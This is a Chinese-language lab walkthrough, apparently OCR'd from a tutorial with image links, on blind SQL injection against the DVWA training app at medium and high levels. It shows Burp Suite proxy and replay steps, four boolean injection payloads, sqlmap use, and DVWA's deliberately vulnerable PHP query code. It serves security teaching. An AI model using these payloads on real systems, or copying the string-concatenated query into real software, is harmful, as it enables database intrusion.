
c) 设置 firefox 浏览器代理为 127.0.0.1:8080




d) 关闭 burpsuite 拦截




e) 使用 firefox 浏览器发起查询请求



f) 使用 burpsuite 进行 SQL 注入攻击




g) 使用重放模块进行 SQL 注入测试




分别将提交数据修改为以下的四个 payload 进行请求操作，并发送到比较模块

- 1 or 1=1
- 1 and 1=2
- 1' or '1'='1
- 1' and '1'='2

h) 使用比较模块分别对整数类型/字符串类型逻辑 and 和 or 之间的响应结果进行比较





i) 分析结果



针对整数类型比较结果中，逻辑 or 请求的结果显示数据存在，逻辑 and 请求的结果显示数据不存在，从而判断存在 SQL 注入

j) 使用 sqlmap 进行测试


1.查找请求
2.复制请求url，提交数据和cookie


1.输入命令，请求url，提交数据和cookie
2.查看回显结果

k) 代码分析

```php
<?php

if( isset( $_GET[ 'Submit' ] ) ) {
        // Get input
        $id = $_GET[ 'id' ];

        // Check database
        $getid  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
        $result = mysql_query( $getid ); // Removed 'or die' to suppress mysql errors

        // Get results
        $num = @mysql_numrows( $result ); // The '@' character suppresses errors
        if( $num > 0 ) {
                // Feedback for end user
                echo '<pre>User ID exists in the database.</pre>';
        }
        else {
                // User wasn't found, so the page wasn't!
                header( $_SERVER[ 'SERVER_PROTOCOL' ] . ' 404 Not Found' );

                // Feedback for end user
                echo '<pre>User ID is MISSING from the database.</pre>';
        }

        mysql_close();
}

?>
```

直接拼写提交数据到sql语句中

对查下抑制错误输出，根据查下结果数量显示结果


说明：

查询条件直接拼写提交数据到 SQL 语句中，此处存在字符串类型注入，针对查询结果进行抑制错误输出并根据查下结果数量控制显示结果，此处无法根据查询结果数量和错误输出进行是否存在 SQL 判断，需要采用盲注方式


C. HIGH 级别

a) 设置 DVWA 安全级别为 High


b) 启动 burpsuite 并开启代理




c) 设置 firefox 浏览器代理为 127.0.0.1:8080



d) 关闭 burpsuite 拦截




e) 使用 firefox 浏览器发起查询请求




点击 submit 按钮提交数据服务器将提交数据通过 set-cookie 存储到浏览器中，刷新页面查询 id 通过 cookie 再次提交到服务器

f) 使用 burpsuite 进行 SQL 注入攻击




g) 使用重放模块进行 SQL 注入测试




分别将 cookie 提交数据修改为以下的四个 payload 进行请求操作，并发送到比较模块

- 1 or 1=1
- 1 and 1=2
- 1' or '1'='1
- 1' and '1'='2

h) 使用比较模块分别对整数类型/字符串类型逻辑 and 和 or 之间的响应结果进行比较

